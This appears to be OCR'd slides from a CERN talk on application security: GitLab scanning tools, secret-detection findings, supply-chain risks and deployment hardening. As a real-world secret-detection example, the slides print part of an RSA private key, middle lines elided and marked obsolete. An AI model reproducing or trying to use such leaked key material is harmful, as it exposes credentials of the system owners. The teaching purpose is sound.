
Build a security mindset

- think not how systems work, but how they can break
- https://www.schneier.com/blog/archives/2008/03/the_security_mi_1.html


Follow CERN WhiteHat training!

Application security scanning

Application security scanning



From https://docs.gitlab.com/ee/user/application_security



Various scans / tests toolkits available in GitLab


https://docs.gitlab.com/ee/user/application_security

Source code analysis:

- **SAST (Static Application Security Testing)** → looking for known vulnerabilities
- **Secret detection** → looking for passwords, secrets, private keys in repository history

Dynamic (live) analysis:

- **DAST (Dynamic Application Security Testing)** → looking for known attack vectors
- **API security** → looking for known attack vectors
- **API fuzzing** → looking for unknown bugs/vulnerabilities



Dependency analysis:

- **Dependency scanning** → at build time
- **Container scanning** → once the container image is built

Infrastructure analysis:

- **Infrastructure as Code (IaC) scanning** → looking for common mistakes/vulnerabilities

SAST (Static Application Security Testing)

https://docs.gitlab.com/ee/user/application_security/sast

- Tools that analyse source code, and look for potential security vulnerabilities, functionality bugs, performance issues etc.
- No magic:
  - some trivial / obvious errors will be missed (*false negatives*)
  - some reported issues are not in fact problematic (*false positives*)
  - the tool won't fix your code for you (that comes with AI…?)
- Many supported languages/frameworks (Python, C/C++, Java, JS, .NET etc.)
- Most scans done with semgrep

DEMO

Secret detection – real life examples

Critical	RSA private key authzsvc / docs / authzsvc-admin-docs docs-obsolete/keycloak/cert_renewal.md:82	Gitleaks rule ID RSA private key

File: docs-obsolete/keycloak/cert_renewal.md:82

```
82  -----BEGIN RSA PRIVATE KEY-----
```

```
82  -----BEGIN RSA PRIVATE KEY-----
83  MIIEpAIBAAKCAQEAvmx3WatAUQfDaR9V6SVDvzrq+rFjMl+vOBpCKkqlUPKnzHEE
84  bGmZ6FELDvZIpf8zbnHOb41XIWKg6vICUZnyzM7InM+LHOTdWViayFt6J6iise1O
85  FaPe1KI5Cqk5ZNoYmbu0t6zT2WA2nDjwAVFJSVnkLzTGheilZowjWmuuuS1m9Za5
86  ................................................................
87  ................................................................
88  ................................................................
89  yQXrjpsCgYAPsP2cxOoVfiQldWxd3POwB9FcmzsTDWknRDVqsyfR5AR3nekX5sXn
90  lNLjqS063SmvlfvfG1YY54Cm3v4MpJ1Hhxq4YYGh901hDTEslTiqTezVtY2vLb2j
91  bFEe5Gf5I9rfYOx1VfHDwAWG9WOHUFj0Pm8+dfV+PW9MAKuYcOAA0A==
92  -----END RSA PRIVATE KEY-----
```

😐 partial exposure

😈 obsolete key

Critical	Password in URL authzsvc / docs / authzsvc-admin-docs docs/keycloak/infinispan-cache.md:81	Gitleaks rule ID Password in URL

File: docs/keycloak/infinispan-cache.md:81


```
81  podman exec -it ispn bin/cli.sh -c http://admin:password@loc
```

```
74  # start a container
75  podman run -d -it -p 11222:11222 -e USER="admin" -e PASS="password" \
76    --rm --name ispn quay.io/infinispan/server:14.0
77
78  # at this point, you can access the admin console at http://localhost:11222/cons
79
80  # connect to Infinispan CLI
81  podman exec -it ispn bin/cli.sh -c http://admin:password@localhost:11222
82
```

🙂 false positive (not a real exposure)

Things to avoid

Deployment security



https://xkcd.com/2347/

Deployment security – a few reminders

Avoid supply-chain attacks

- use **trusted software** (libraries, modules, packages) → check popularity and history, beware of typo-squatting (similar names)
- from **trusted sources** → use only legitimate repositories, check signatures

Harden your deployment

- **less is more**: install only the necessary packages, open only the required ports etc.
- **update software regularly** (rebuild image if needed)
- **use unprivileged accounts**
- **restrict access** to hosting / backend infrastructure

Dockerfile

```
FROM python:3.12-slim
```

Protect secrets, use strong passwords, rotate keys

Things to avoid

Security measures that get disabled with time, when new features are installed

Security is a process

Conclusions

Take-aways

Follow three golden rules

Least privilege principle | Defense in depth | Complexity kills security

Ensure software security – avoid common vulnerabilities

Broken access control | Injection attacks

Use security analysis tools – include them in your CI/CD pipelines)

SAST (Static Application Security Testing) | Secret detection | Dependency scanning

Don’t neglect deployment security

Avoid supply-chain attacks | Harden your deployment | Protect secrets

Thank you


CERN